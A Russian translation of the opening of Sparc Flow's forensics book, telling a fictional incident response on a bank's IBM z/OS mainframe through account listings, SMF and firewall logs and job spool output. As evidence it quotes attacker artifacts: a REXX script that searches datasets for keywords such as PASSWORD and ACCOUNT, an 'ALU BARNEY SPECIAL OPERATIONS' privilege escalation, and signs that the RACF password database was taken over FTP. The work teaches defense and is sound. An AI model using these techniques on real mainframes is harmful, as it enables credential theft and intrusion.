

Live a real **CRISIS** to master
the secrets of **forensic** analysis

How to...

INVESTIGATE LIKE A ROCKSTAR

Sparc FLOW

www.hacklikeapornstar.com

**Занимайся
расследованием
киберпреступлений
как рок-звезда**

Спарк Флоу

<https://hacklikeapornstar.com>

Отказ от ответственности

Примеры в этой книге полностью вымышлены. Описываемые инструменты и техники имеют открытый исходный код, а следовательно - доступны публично. Специалисты по безопасности и пентестеры регулярно используют их в своей работе, также как и атакующие. Если вы стали жертвой компьютерного преступления и обнаружили в этой книге демонстрацию техник или инструментов, то это никоим образом не означает, что автору этой книги можно инкриминировать любую связь с компьютерным преступлением, содержимое этой книги не дает никаких оснований полагать, что есть какая-либо связь между автором книги и преступниками.

Любые действия и/или деятельность, связанные с материалом, содержащимся в этой книге, находятся целиком под вашей ответственностью. Неправильное использование информации из этой книги может стать результатом обвинений в совершении уголовного правонарушения в адрес соответствующих лиц. Автор не несет никакой ответственности за деяния лиц, использующих информацию из этой книги в преступных целях.

Эта книга не призывает заниматься хакерством, взломом программного обеспечения и/или пиратством. Вся информация, представленная в книге, предназначена исключительно в образовательных целях. Она призвана помочь организациям защитить свои сети от атакующих, а следователям собрать цифровые улики во время расследования инцидентов.

Совершение любых попыток по хакингу/взлому систем или тестирование систем на проникновение должно сопровождаться письменным разрешением от владельцев данных систем.

Перевод выполнен в ознакомительных целях. Отблагодарить автора и приобрести данную книгу, а также другие оригинальные книги Спарка Флоу можно на его официальном сайте:

<https://www.hacklikeapornstar.com/best-hacking-books/>

Предисловие

Есть два вида компаний: те, что были взломаны, и те, что пока еще не знают, что были взломаны. А когда они по итогу узнают об этом - если им посчастливится - начинается отчаянная паника, которая быстро доходит до уровня руководства компании.

В этой книге в подробностях описывается подобный инцидент, основанный на реальных событиях, начиная с первого сомнительного звонка, сделанного банком, до пика напряженности, вызванного предварительным криминалистическим анализом.

Мы углубимся в такие темы, как анализ памяти, полное копирование диска, охота на угрозы и поиск однородных массивов данных, попутно обсудим идеи по управлению инцидентами из реальной жизни: как направлять людей в нужную сторону, каковы ключевые ответные действия при реагировании на инцидент, что говорить и делать в первые минуты после инцидента безопасности, а также как решить извечную проблему: безопасность против непрерывности бизнеса.

Наконец, мы разберемся с самой важной проблемой: как восстановить доверие и безопасность информационной системы.

Мы выясним, как нам вернуть доверие к машинам, которые были скомпрометированы, и как обеспечить, чтобы атакующие не вернулись для совершения ожесточенной мести.

Примечание: *кастомные скрипты и специальные команды, задокументированные в этой книге, публично доступны по адресу www.hacklikeapornstar.com.*

Первый звонок

*“Соболезнуя страданиям, мы поступаем, как все люди;
облегчая их, – как Бог”*

Хорас Манн

Как и большинство основных инцидентов безопасности, наша история начинается с экстренного вызова в 6 утра:

“Здравствуйте, это корпорация LeoStrat. Я пытаюсь дозвониться до Компьютерной группы реагирования на чрезвычайные ситуации (*прим. переводчика: CERT*), чтобы доложить об аномальной активности в нашем мэйнфрейме. У нас есть основания полагать, что злоумышленники смогли получить доступ к критической банковской информации, и мы хотели бы попросить вас принять участие в проведении расследования”.

“Хорошо. Пожалуйста, не выполняйте никаких действий на машине до тех пор, пока мы не прибудем на место”.

Учитывая природу инцидента, мы быстро отправляем сотрудника службы реагирования, чтобы оценить уровень опасности и сложности атаки. С чем мы имеем дело: с классической малварью, руткитом или таргетированной атакой? Какими уликами мы обладаем? Какие еще машины заражены?

Хотя нас смущает небольшая деталь: особенность машины, которая, согласно докладу, была затронута. Как вообще возможно наличие малвари в мэйнфрейме? Для подобных систем даже нет публично известных уязвимостей, которые могли бы быть перечислены на популярных веб-сайтах.¹

На самом деле, мы удивлены тому, что атакующий вообще решил заморочиться с выбором в качестве цели подобной устаревшей машины.

В любом случае, для подготовки выезда на место инцидента, мы собираем наш стандартный набор инструментов:

¹ www.cve-details.com

- Ноутбук с Kali Linux и Windows для проведения анализа. Некоторые люди предпочитают использовать виртуальную машину SIFT², которая поставляется с предустановленными инструментами для компьютерных расследований.
- Несколько пустых внешних жестких дисков. Они всегда пригодятся, так что берем как можно больше.
- Загрузочную USB-флешку с дистрибутивом Debian.
- USB-флешку с классическими криминалистическими инструментами, а также “чистые” версии бинарников Linux и Windows (cmd.exe, bash и так далее).
- Набор отверток на случай, если нам придется иметь дело с физическими машинами.
- Физический блокировщик записи для работы с копиями
- Вспомогательное оборудование: RJ45-USB адаптер, USB-хаб, USB-C-USB адаптер, папа-мама USB-кабель, SATA-USB адаптер...

План действий

Мы приезжаем в офис LeoStrat к семи утра и запрашиваем три стандартные вещи, как и обычно при проведении расследований:

- Свежие данные по обстановке.
- Все документы, описывающие архитектуру сети и систем.
- Контактную информацию всех ключевых IT-сотрудников в компании (сетевых админов, админов мэйнфрейма, админов Linux, админов Windows, сотрудников службы безопасности, главного инженера и проч.)

Некоторые считают, что следователь-криминалист по компьютерным преступлениям - это какой-то волшебник, который может мгновенно изгнать зло при помощи своей волшебной палочки. Это не имеет ничего общего с реальностью.

² <https://digital-forensics.sans.org/community/downloads>

Занырнуть в незнакомую экосистему и разобраться с хитросплетением ее сложностей - это та еще задача. Именно поэтому критически важно заполучить как можно больше документов, а также быстро идентифицировать ключевых сотрудников, которые могут помочь нам в расследовании: выдать карту критичных машин, извлечь логи, создать учетные записи, общаться с персоналом и так далее.

Пока LeoStrat составляет свою группу кризисного управления и подготавливает изменения, мы получаем описание инцидента от админа мэйнфрейма (системный администратор/системный программист):

“Мы заметили аномальный пик в нагрузке CPU примерно в 4 утра. Наш системный программист проверил JES SPOOL и обнаружил задание (JOB), использующее практически все I/O. JOB был запущен неизвестной учетной записью под именем G09861”.³

Перед тем, как спросить, что это за хрень такая - JES SPOOL, мы начинаем с немного наивного вопроса:

“Итак, насколько нам известно, утекли какие-то банковские данные?”

“Мля, на Z-машине у нас учетные записи клиентов, данные по пенсионному страхованию, бухгалтерские файлы, персональные данные, налоговая отчетность... и все такое.”

И вот тогда к нам приходит озарение! Мэйнфрейм в их компании - это не старая добрая тачка, которой уже никто не пользуется; в нем обрабатываются все их ключевые бизнес-процессы! Это вселяет надежду </сарказм>.

³ Похожий инцидент, начавшийся с подобного же звонка, описан в этом видео от Hacktivity:

<https://www.youtube.com/watch?v=SjtyifWTqmc>

Теперь, когда мы заинтригованы, давайте разберемся, что произошло в этом мэйнфрейме...

Давайте начнем с самой машины. Мэйнфрейм - это большая железная машина, которая совершенно не напрягаясь поддерживает работу до 20 миллиардов транзакций в сутки⁴: безналичный перевод денежных средств, снятие денег со счетов, бронирование авиабилетов и т.п. 75% компаний из списка Fortune 500 используют Z-серию от IBM, которая вне всяких сомнений является основой современной бизнес-экономики.

Подумайте об этом следующим образом: когда вы, например, бронируете машину в Uber, вы приводите в действие транзакцию в мэйнфрейме.

На этих машинах могут работать несколько операционных систем. Основная их них - это z/OS, продукт, разработанный IBM. И программное, и аппаратное обеспечение активно поддерживаются обновлениями безопасности, новыми релизами и т.д. - практически никаких старых версий.

Лицензионная модель мэйнфреймов немного отличается от других машин. Компании платят IBM миллионы долларов ежегодно исходя из потребления ресурсов центрального процессора (CPU). Чем выше нагрузка, тем больше они платят; по этой причине группа поддержки оборудования в LeoStrat так пристально отслеживает производительность мэйнфрейма.

В z/OS используется аналог задания или программы - JOB. Все, что работает в мэйнфрейме, это либо задание JOB, либо это было запущено при помощи JOB. Как и во всех современных операционных системах, все программы (JOB) управляются

⁴ Z14 был выпущен в июле 2017 года; технические характеристики просто запредельные:

<http://www.redbooks.ibm.com/redbooks/pdfs/sg248450.pdf>

внутренним планировщиком (в данном случае, JES), который принимает решение, какой программе разрешается использовать ЦП, как долго и так далее.

В ночь на 14 марта, примерно в 4 утра, подозрительной учетной записью был запущен JOB. Он вызвал достаточное количество операций ввода/вывода за короткий промежуток времени, что привело к возникновению предупреждения о достижении пороговых значений, которое было замечено командой по обслуживанию оборудования. Операции ввода/вывода означают только одно: этот JOB читал/записывал файлы на диске.

Учитывая характер данных, хранимых на этом конкретном диске, это стало поводом для поднятия тревоги.

Предварительная диагностика

Теперь, когда у нас появилось базовое представление о ситуации, мы собираем оперативное совещание с кризисной командой для обсуждения безотлагательных мер:

- Выполнить форензик-анализ мэйнфрейма.
- Запросить в отделе кадров список администраторов мэйнфрейма.
- Извлечь логи трафика, предназначенного для мэйнфрейма, за последние 72 часа до инцидента. Команда, отвечающая за корпоративный файрвол, хранит логи в течение трех месяцев, так что с этим не должно возникнуть проблем.
- Повторно запросить полную схему корпоративной сети.
- Попросить всех администраторов увеличить детализацию логов тех компонентов, за которые они несут ответственность. Закупить дополнительные жесткие диски, если их не хватает, но необходимо включить абсолютно все события: Windows, Linux, файрволы, мэйнфрейм и так далее.

При проведении расследований на машинах необходимо соблюдать ряд правил.

Во-первых, не ковыряться в машине до выполнения полного копирования памяти и диска, следуя отраслевым стандартам (более подробно об этом позже).

Во-вторых, вообще никогда не собирайте данные, используя инструменты, установленные на зараженном хосте. Хотя эти правила звучат разумно, мы собираемся забить на них прямо сейчас.

Мы имеем дело с мэйнфреймом.

Нет набора правил, и тем более, инструментов для снятия дампа сырой памяти. Мы можем извлечь отдельные программы из памяти при помощи некоторых продвинутых и дорогостоящих инструментов или малопонятных макросов на ассемблере, но не полное пространство памяти (на последней версии Z14 объем может достигать до 32 ТБ⁵).

Давайте даже не будем поднимать тему со сбором петабайтов данных с дисков и магнитных лент. Мы в неизведанных водах сейчас. Время действовать в духе командос.

Мы одалживаем учетную запись администратора и подключаемся к машине, используя эмулятор TN3270, это telnet-подобный клиент для коммуникации с мэйнфреймом, который можно свободно скачать.⁶

Учетная запись пользователя, ответственная за подозрительную программу, это стандартная техническая учетная запись под именем **G19861**, вероятно использованная для “полета

⁵ Техническое руководство по z14: <http://www.redbooks.ibm.com/redbooks/pdfs/sg248450.pdf>

⁶ <http://x3270.bgp.nu/>

над радарамии”. Мы выполняем команду **LISTUSER** для получения большей информации:

```
LISTUSER
USER=G19861  NAME=G19861      OWNER=IBMUER  CREATED=17.074
DEFAULT-GROUP=SYS1  PASSDATE=17.074  PASS-INTERVAL=180
ATTRIBUTES=SPECIAL REVOKED
REVOKE DATE=17.074/05:54:35 RESUME DATE=NONE
LAST-ACCESS=17.074/03:50:39
CLASS AUTHORIZATIONS=NONE
```

G19861 была создана 14 марта (74-й день 2017 года) и в последний раз использовалась в 03:50 по UTC того же дня, это означает, что атакующий преднамеренно создал эту учетную запись для запуска своей программы по поиску файлов, которую он запустил уже через 10 минут.⁷ У этой учетной записи атрибуты **SPECIAL** и **OPERATIONS**, что дает ей доступ к любому файлу на диске.

Но есть одна странность. Эта учетная запись была аннулирована/отозвана (**REVOKED**). В этом нет смысла. Сисадмин объясняет нам, что они приняли решение заблокировать учетную запись на случай, если атакующий решит перезапустить свою программу... в ответ на нашу просьбу ничего не трогать получаем вот такой вот номер!

Ко всеобщему удивлению, мы активируем учетную запись командой **“ALTERUSER G19861 RESUME”**. Через пять секунд вмешивается начальник службы безопасности и вырывает клавиатуру, требуя немедленного объяснения.

“Сэр, можно восстановить учетную запись, либо попросту написать хакеру приветственное сообщение...”

⁷ Всегда учитывайте временную зону, настроенную на машине, и выполняйте правильную конвертацию перед сравнением полученных данных с событиями, извлеченными с других машин. Мы будем использовать хронологию, используя временную зону UTC.

Несанкционированный доступ - это всегда продолжительная активность. Жертвам кажется, что он длится короткое время, потому что они замечают его совершенно неожиданно. Это мощный удар по эго, который заставляет мозг работать необдуманно, вопреки здравому смыслу.

Правда в том, что к тому времени, как обнаруживается присутствие атакующего, он может находиться в сети уже несколько месяцев.⁸

Он проверил совершенно все в поисках ценных данных. Он шпионил за пользователями, чтобы узнать, как, где и когда они работают. В большинстве случаев он знает системы лучше, чем их владельцы.

Совершая такой опрометчивый поступок, как отключение учетной записи атакующего, мы даем ему знать, что его празднику приходит конец. С этого момента у него как правило есть два варианта:

- Залечь на дно на несколько недель, затем вернуться, используя другую точку для входа.
- Незамедлительно воспользоваться альтернативными точками входа для заражения большего количества машин на тот случай, если другие учетные записи будут отловлены, либо, если он реально расстроится, то он может уничтожить данные на всех машинах.

Кто хочет поиграться с психологическим профилем атакующего? Совершенно точно, не начальник службы безопасности. Поэтому, мы получаем обратно в свои руки клавиатуру и возвращаемся к делу.

8

<https://infocycle.com/blog/2016/07/27/how-many-days-does-it-take-to-discover-a-breach-the-answer-may-shock-you/>

Владельцем учетной записи **G19861** является **IBMUSER** (см. предыдущий скриншот). Можно предположить, что атакующий также скомпрометировал и эту учетную запись, которая представлена по умолчанию на всех мейнфреймах, но мы быстро осознаем, что **IBMUSER** по факту отключен:

```
LISTUSER IBMUSER
USER=IBMUSER  NAME=IBMUSER  OWNER=IBMUSER  CREATED=99.197
DEFAULT-GROUP=SYS1  PASSDATE=12.213  PASS-INTERVAL=N/A
ATTRIBUTES=SPECIAL OPERATIONS REVOKED
REVOKE DATE=NONE  RESUME DATE=NONE
LAST-ACCESS=12.213/15:39:05
```

Может быть, атакующий отключил учетную запись позже, но это было бы рискованным действием, поскольку это могло бы остановить работу приложений, работающих с этой учетной записью, что наверняка встревожило бы службу безопасности LeoStrat. Вдобавок, и это подтверждает сисадмин, на атрибут владельца (**OWNER**) не стоит особо полагаться, поскольку он может быть изменен произвольно в меню создания учетных записей.

До настоящего времени мы использовали командную строку в мейнфрейме, известную как TSO (Time Sharing Option, интерактивное окружение разделения времени). Тем не менее, в z/OS также имеется GUI-подобная программа под названием ISPF, которую можно использовать для просмотра/редактирования файлов, настроек и, что наиболее важно, для просмотра программ, которые работали в мейнфрейме.

Есть вероятность, что это поможет нам собрать улики из подозрительной программы, которая изначально подняла тревогу. Набираем команду **“ispf”** в командной строке, получаем вот такой вот “симпатичный” GUI-интерфейс:



Идем в панель SDSF в z/OS (опция **S** в ISPF). Здесь хранится история заданий JOB, работающих в мейнфрейме. Мы надеялись найти другие программы, запущенные пользователем **G19861**, но есть только одна запись: первоначальный JOB, вызвавший перегрузку CPU.

SDSF STATUS DISPLAY ALL CLASSES					LINE 1-1 (1)			
PREFIX=* DEST=(ALL) OWNER=G19861 SYSNAME=								
NP	JOBNAME	JobID	Owner	Prty	Queue	C	Pos	SAff
S	G19861	JOB02730	G19861	1	PRINT	A	809	

Мы открываем отчет по данным, сгенерированным программой (на жаргоне мейнфреймов он называется SPOOL), набрав **S** слева от имени программы. Отчет содержит поток выполнения, ошибки и даже фрагменты исходного кода.

В нашем случае, погребенные под сотнями строк отладочных данных, мы замечаем команду “EX” (сокращение от “execute”, “выполнить”)⁹:

```

IEF373I STEP/STEP01 /START 2017074.0400
IEF374I STEP/STEP01 /STOP 2017074.0404 CPU 4MIN
IEF375I JOB/G198611 /START 2017074.0400
IEF376I JOB/G198611 /STOP 2017074.0400 CPU 4MIN
READY
Ex 'G19861.SEARCH' 'PASSWORD BALANCE ACCOUNT EURO'

```

⁹ Как и в любом стандартном текстовом браузере в мейнфрейме, мы можем искать данные, набрав “FIND <Текст>” в командной строке.

“**G19861.SEARCH**” - это пример того, какими могут быть имена файлов в мэйнфрейме. Эта команда запускает скрипт и передает ему список банковских ключевых слов для поиска.

****Примечание по наборам данных****

Файлы в мэйнфрейме называются наборами данных. Каждое имя файла состоит из нескольких квалификаторов, разделенных точкой, также как в DNS-именах: **SPARC.FILE**

Первый квалификатор называется высокоуровневым квалификатором (High Level Qualifier, HLQ). У каждого пользователя есть свой собственный HLQ для хранения его персональных файлов.

Мы можем выбрать файл “**G19861.SEARCH**” для изучения его содержимого при помощи панели ISPF (опция 3, затем меню 4):

```
address tso "execio * diskr II (stem II. finis)"
address tso "free file(II)"

do j=1 to II.0
  II.j = translate(II.j)
  if (index(II.j,STR) > 0) then,
    do
      O = DT j II.j
      sav O
      call writeFD O,TT,RR
    end
```

Как можно заметить, мы имеем дело с Python-подобным скриптом¹⁰, который проходит циклом по главному каталогу (Master catalog), обращаясь ко всем файлам в мэйнфрейме в поисках ранее упомянутых ключевых слов при помощи функции `index()`.

¹⁰ REXX-скрипт, если быть точным.

Он не передает информацию на удаленный хост, а скорее, сохраняет местоположение интересных файлов в домашнюю папку пользователя (в скрипте также определена функция `writeFD`).

Это интересная информация, однако она не проливает свет на истинную причину атаки и не дает нам дальнейших зацепок. Учетная запись **G19861** не имеет примечательной активности в системе, а скрипт всего лишь несколько строчек длиной... Похоже, мы зашли в тупик в нашем расследовании.

В подобные нередкие моменты сомнений будет всегда хорошей идеей перестать глазеть на известные артефакты и начать искать новые улики. Нам нужно вернуться в прошлое и поискать любое странное поведение на машине.

Учетная запись **G19861** не создала саму себя магическим образом. Атакующий должен был сначала “поколдовать” с системой, прежде чем добиться достаточных привилегий для создания учетной записи. Определенно, где-то должны быть какие-либо теплые следы. Мы просим админа сделать экспорт `syslog` для изучения активности системы.

“В мэйнфрейме нет такой штуки, как `syslog`. Здесь все отличается от “открытого” мира”.

Как насчет любой другой логирующей утилиты? Должен быть какой-то журнал, описывающий происходящее в мэйнфрейме.

“У нас есть SMF-записи”.

Я стараюсь передавать реплики диалогов, какими они были в реальной жизни, чтобы вы смогли понять о проблемах, с которыми мы сталкиваемся, будучи экспертами-криминалистами. Нелегко получить полное взаимодействие от 30-летнего профессионала,

который слепо доверяет своей машине, не говоря уже о получении релевантных данных в готовом для использования формате.

Более того, в начале кризисной ситуации присутствует дикая атмосфера. Каждый сотрудник опасается, что атака могла на деле произойти по его вине. В других ситуациях люди подозревают друг друга, что еще более усложняет работу в команде. В разгаре кризиса вам следует учитывать все эти моменты и стараться максимально успокоить и подбодрить окружающих касаясь хода и результатов расследования.¹¹

Для непосвященных, SMF-записи - это в буквальном смысле файлы с логами в z/OS. В них хранятся события, запущенные системой (нарушения доступа, неудачные попытки авторизации, использование CPU и так далее).

Вместо того, чтобы потратить часы на выяснение, как написать скрипт для извлечения данных в осмысленном формате, мы попросту просим сисадмина экспортировать SMF-записи в обычный текстовый файл, задействуя их коммерческий софт для аудита.

****Примечание по логированию и SIEM****

Те из вас, кто работает в области сыска, возможно, задаются вопросом о корреляции логов в мейнфрейме. Смею вас заверить, это не только осуществимо, но и рекомендуется IBM.¹²

SMF могут быть настроены на мониторинг практически всего в Z, начиная от нагрузки CPU и до специфических нарушений правил

¹¹ Звучать обнадеживающе не значит слепо доверять людям или отложить логику в сторону. Нужно держать в уме вероятный сценарий с диверсией со стороны инсайдера, если имеющиеся данные указывают на подобный вариант событий. Запомните, больше половины атак выполняются инсайдерами.

¹² <https://www.ibm.com/bs-en/marketplace/security-zsecure-adapters-for-siem>

доступа. Данные из логов могут стримиться в SIEM, как и в случае с любой другой технологией.

И все же компании значительно отстают по части отслеживания активности в мэйнфреймах. Достаточно трудно найти компании, которые логируют SMF-записи, связанные с безопасностью, не говоря уже про те из них, что направляют логи в централизованную SIEM, в которой реализованы базовые правила корреляции...

Нас больше всего интересуют события, произошедшие до 14 марта, 03:50 UTC. Более того, поскольку атакующий ведет поиск файлов, мы извлекаем только события с запросами доступа, чтобы не потонуть в обилии информации. Как и в Windows, у каждого события SMF есть идентификатор, выбираемый исходя из приложения, которое его породило. В запросах на получение доступа имеется ID 80:

```
root@Lab:~# cat SMF.DATA
```

JOBNAME	SMF80TME	EVENT	QUALIFIER	USER	GROUP	NAME	REQUEST	ALLOWED
BARNEY	2017.73 05:30:10	Not	authorized	BARNEY	SYSDEV	BACKUP.ACCOUNT	READ	NONE
BARNEY	2017.73 05:30:15	Not	authorized	BARNEY	SYSDEV	BACKUP.CATALOG	READ	NONE
BARNEY	2017.73 05:30:19	Not	authorized	BARNEY	SYSDEV	BACKUP.PASS	READ	NONE
BARNEY	2017.73 05:35:45	Not	authorized	BARNEY	SYSDEV	BACKUP.PROD	CONTROL	NONE
BARNEY	2017.73 05:55:21	Not	authorized	BARNEY	SYSDEV	SYS1.RACFDS	READ	NONE
BARNEY	2017.73 06:05:21	Not	authorized	BARNEY	SYSDEV	SYS1.LINKLIB	UPDATE	NONE

Мы замечаем нечто странное. 13 марта в 05:30 утра по UTC (ночь накануне атаки) пользователь **BARNEY** вызвал множество ошибок нарушения доступа при чтении файлов.

Это ненормально, в частности потому, что пользователь **BARNEY** имеет атрибут **SPECIAL**, это можно проверить в live-системе. Теоретически, у него должна быть возможность получения доступа ко всем файлам без каких-либо вопросов.

```

LISTUSER BARNEY
USER=BARNEY  NAME=BARNEY      OWNER=IBMUSER  CREATED=11.002
DEFAULT-GROUP=SYS1  PASSDATE=17.010  PASS-INTERVAL=180
ATTRIBUTES=SPECIAL
REVOKE DATE=NONE  RESUME DATE=NONE
LAST-ACCESS=17.074/03:53:33
CLASS AUTHORIZATIONS=NONE

```

Мы смотрим на официальный список администраторов, который предоставил нам начальник службы безопасности, но не можем найти там нашего уважаемого Барни. В списке указано, что он разработчик в HR. Мы спрашиваем у системного программиста, все ли разработчики являются администраторами в Z, но он не уверен, что это так. Хотя вот в чем он точно уверен - Барни находится в отпуске уже несколько дней к настоящему моменту.

Любопытно! Мы возвращаемся к списку файлов, породивших нарушения доступа, и обращаем внимание на один примечательный файл: **SYS1.RACFDS**

```

root@Lab:~# cat SMF.DATA

```

JOBNAME	SMF80TME	EVENT	QUALIFIER	USER	GROUP	NAME	REQUEST	ALLOWED
BARNEY	2017.73 05:30:10	Not authorized		BARNEY	SYSDEV	BACKUP.ACCOUNT	READ	NONE
BARNEY	2017.73 05:30:15	Not authorized		BARNEY	SYSDEV	BACKUP.CATALOG	READ	NONE
BARNEY	2017.73 05:30:19	Not authorized		BARNEY	SYSDEV	BACKUP.PASS	READ	NONE
BARNEY	2017.73 05:35:45	Not authorized		BARNEY	SYSDEV	BACKUP.PROD	CONTROL	NONE
BARNEY	2017.73 05:55:21	Not authorized		BARNEY	SYSDEV	SYS1.RACFDS	READ	NONE
BARNEY	2017.73 06:05:21	Not authorized		BARNEY	SYSDEV	SYS1.LINKLIB	UPDATE	NONE

RACF - это приложение, обрабатывающее все авторизации и контроль доступа в z/OS. Это не просто приложение безопасности; это единственное приложение безопасности. В файле **SYS1.RACFDS** RACF хранит все пароли учетных записей, правила доступа, закрытые ключи и так далее.

Похоже, что на определенном этапе времени у Барни не стоял атрибут **SPECIAL**, с его учетной записью пытались откровенно скачать базу данных с паролями (и прочие файлы), что сгенерировало события нарушения доступа.

Однако позже для его учетной записи удалось проставить атрибут **SPECIAL**. Возможно, даже удалось скачать базу данных с пароллями. Мы не можем знать этого наверняка, потому что эта установка RACF не была настроена на логирование успешных попыток доступа к файлам.

Этот вывод основан на одном простом факте: обойти RACF и повысить привилегии в z/OS возможно. Системный программист и его команда решительно оспаривают этот факт, и этому есть очевидные причины: IBM громогласно заявляют при каждом удобном случае, что мэйнфрейм - это самая защищенная вычислительная платформа в мире.¹³

Тем временем, мы наконец получаем логи файрвола¹⁴ с практически всеми соединениями с мэйнфреймом за последние 72 часа. Мы хотим подтвердить нашу теорию, поэтому начинаем с поиска наличия типовых протоколов передачи файлов.

Их не так много, как вы могли бы подумать: TN3270 (telnet-подобный протокол) ненадежен, поскольку он медленный и иногда лагает при передаче крупных файлов. SSH не включен в этом мэйнфрейме, что исключает SCP. Поэтому остается основной и очевидный кандидат - FTP.

Мы ищем доступ по FTP (TCP порты 20 и 21) примерно в то время, когда, как мы подозреваем, Барни скачал базу данных, то есть между 13 марта в 05:30 UTC (нарушения доступа в RACF) и 14 марта в 03:50 UTC (создание учетной записи **G19861**):

¹³ <https://www-01.ibm.com/common/ssi/cgi-bin/ssialias?htmlfid=GBE03852USEN>

¹⁴ Примеры команд для осуществления этого в Juniper Firewall:

https://www.juniper.net/documentation/en_US/junos/topics/reference/command-summary/show-firewall-log.html


```

root@Lab:~/HIR# grep -ERi ":20|:21" *.txt
#Time      Interface Prot.  Src Addr      Dest Addr      Packet Length
2017-03-13 06:50:17 fxp0.0  TCP    192.168.1.25:59112  10.40.40.44:21  76
2017-03-13 06:50:17 fxp0.0  TCP    192.168.1.25:59112  10.40.40.44:21  76
2017-03-13 06:55:18 fxp0.0  TCP    10.40.40.44:40213  192.168.1.25:20  926
2017-03-13 07:00:22 fxp0.0  TCP    192.168.1.25:59112  10.40.40.44:21  76
2017-03-13 07:00:23 fxp0.0  TCP    10.40.40.44:40213  192.168.1.25:20  40090241
2017-03-13 07:37:17 fxp0.0  TCP    192.168.1.25:59112  10.40.40.44:21  90
2017-03-13 07:37:19 fxp0.0  TCP    192.168.1.25:59112  10.40.40.44:21  19
2017-03-13 07:37:20 fxp0.0  TCP    10.40.40.44:40213  192.168.1.25:20  9710
2017-03-13 07:44:17 fxp0.0  TCP    192.168.1.25:59112  10.40.40.44:21  19
2017-03-13 07:44:18 fxp0.0  TCP    10.40.40.44:40213  192.168.1.25:20  7541

```

Вот оно! Выполнено множество FTP-соединений из локации, по которой мы уже заранее можем предположить, что это IP-адрес рабочей станции Барни. Во время одного примечательного сеанса в 07:00 UTC 13 марта были переданы данные, эквивалентные по размеру базе данных RACF: 40 МБ.

```

root@Lab:~/HIR# grep -ERi ":20|:21" *.txt
#Time      Interface Prot.  Src Addr      Dest Addr      Packet Length
2017-03-13 06:50:17 fxp0.0  TCP    192.168.1.25:59112  10.40.40.44:21  76
2017-03-13 06:50:17 fxp0.0  TCP    192.168.1.25:59112  10.40.40.44:21  76
2017-03-13 06:55:18 fxp0.0  TCP    10.40.40.44:40213  192.168.1.25:20  926
2017-03-13 07:00:22 fxp0.0  TCP    192.168.1.25:59112  10.40.40.44:21  76
2017-03-13 07:00:23 fxp0.0  TCP    10.40.40.44:40213  192.168.1.25:20  40090241
2017-03-13 07:37:17 fxp0.0  TCP    192.168.1.25:59112  10.40.40.44:21  90
2017-03-13 07:37:19 fxp0.0  TCP    192.168.1.25:59112  10.40.40.44:21  19
2017-03-13 07:37:20 fxp0.0  TCP    10.40.40.44:40213  192.168.1.25:20  9710
2017-03-13 07:44:17 fxp0.0  TCP    192.168.1.25:59112  10.40.40.44:21  19
2017-03-13 07:44:18 fxp0.0  TCP    10.40.40.44:40213  192.168.1.25:20  7541

```


Начинают накапливаться улики, но начальник службы безопасности и сисадмины отказываются смотреть в лицо фактам. Нам нужно довести до их сознания, что пора готовиться к худшему: дать команду на массовый сброс паролей, который затронет все филиалы компании по всей стране.

С машины Барни больше не отправлялись никакие пакеты после 04:00 UTC 14 марта, а это время запуска того самого задания-нарушителя JOB. По всей видимости, атакующий запустил свою программу, а затем исчез на несколько часов, оставив ее “перемалывать” данные.

Это хорошие новости для LeoStrat.

Их база данных с паролями, вероятно, утекла, но большая часть данных по их клиентам по-прежнему остается в относительной безопасности на машине.

Мы возвращаемся обратно к панели SDSF в z/OS, но в этот раз выводим список всех заданий JOB, которые Барни запускал за последние 48 часов. Если более точно, то до 07:00 UTC 13 марта, это время, в которое, как мы думаем, он выкачал базу RACF¹⁵:



NP	JOBNAME	JobID	Owner	PrtY	Queue	C	Pos	Saff	ASys	Status
	BARNEY80	JOB02730	BARNEY	1	PRINT	A	809			
	BARNEY81	JOB02741	BARNEY	1	PRINT	A	813			
	BARNEY1A	JOB02742	BARNEY	1	PRINT	A	814			
	BARNEY1A	JOB02743	BARNEY	1	PRINT	A	815			
	BARNEY02	JOB02744	BARNEY	1	PRINT	A	816			
	BARNEY02	JOB02745	BARNEY	1	PRINT	A	817			
	BARNEY50	JOB02746	BARNEY	1	PRINT	A	818			
	BARNEY81	JOB02747	BARNEY	1	PRINT	A	819			

Здесь нет никакой магии, серьезно. Нам нужно исследовать все отчеты о выполнении программ (SPOOL) в поиске вредоносного кода. Мы начинаем с простого поиска по ключевым словам: “SPECIAL”, “ALTER USER”, “EXECUTE”, “EX”... и быстро находим подозрительные команды:



```
INFORMATIONAL MESSAGES (SEVERITY = 00)
2008 2278 2322 2650

**** END OF MESSAGE SUMMARY REPORT ****

READY
ALU BARNEY SPECIAL OPERATIONS
READY
END
***** BOTTOM OF DATA *****

004/021
```

Бинго! Этот JOB, запущенный в 06:45 утра по UTC представляется самым интересным. Не углубляясь слишком сильно

¹⁵ Мы можем отсортировать SPOOL в SDSF в убывающем хронологическом порядке с помощью команды: “SORT END-DATE D”

в страницы за страницами скучных данных отчетов, сосредоточимся на последней строке, поскольку она достаточно хорошо говорит сама за себя: **ALU** (сокращение от **ALTERUSER**) **BARNEY SPECIAL**.

Это команда, дающая Барни привилегии **SPECIAL**. Если мы проскроллим на середину данных отчета, то найдем небольшой снippet ассемблера, который компилируется программой “на лету”:

Loc	Object	Code	Addr1	Addr2	Stmt	Source Statement
0000000			000000	000090	1	CSECT
					2	AMODE 31
